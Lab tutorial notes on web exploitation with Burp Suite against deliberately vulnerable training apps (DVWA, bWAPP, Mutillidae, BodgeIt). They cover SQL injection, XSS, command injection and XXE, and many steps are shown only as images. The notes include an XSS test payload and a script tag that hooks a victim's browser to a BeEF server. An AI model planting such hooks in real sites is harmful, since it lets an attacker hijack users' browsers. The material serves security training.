

PHASE 4: WEB EXPLOITATION WITH BURP SUITE (Days 5-6)

Start Burp Suite




Configure Browser Proxy

1. In Burp Suite, go to Proxy → Intercept → Turn OFF
2. Click **"Open Browser"** (Burp's Chromium)
3. Navigate to: `'http://192.168.18.55'`



SQL Injection on DVWA

1. In Burp's browser, click "Damn Vulnerable Web Application (DVWA)"
2. Login: `admin` / `password`
3. Click "SQL Injection" in left menu



XSS Exploitation with BeEF

Install and Start BeEF:

Access BeEF UI:

Open Firefox

Go to: <http://127.0.0.1:3000/ui/panel>



Username: beef


Exploit XSS on OWASP:

Navigate to: <http://192.168.18.55/bodgeit/>

In search box, test XSS:


```
<script>alert('XSS')</script>
```






Hook browser to BeEF:

<script src="http://192.168.18.59:3000/hook.js"></script>







Step 4.5: Command Injection



On bWAPP (OWASP):

Login to bWAPP: bee / bug

Select "OS Command Injection"

In DNS lookup field:






XML External Entity (XXE) Injection

On Mutillidae II (OWASP):

Go to OWASP 2013 → A1 Injection → XML Validator

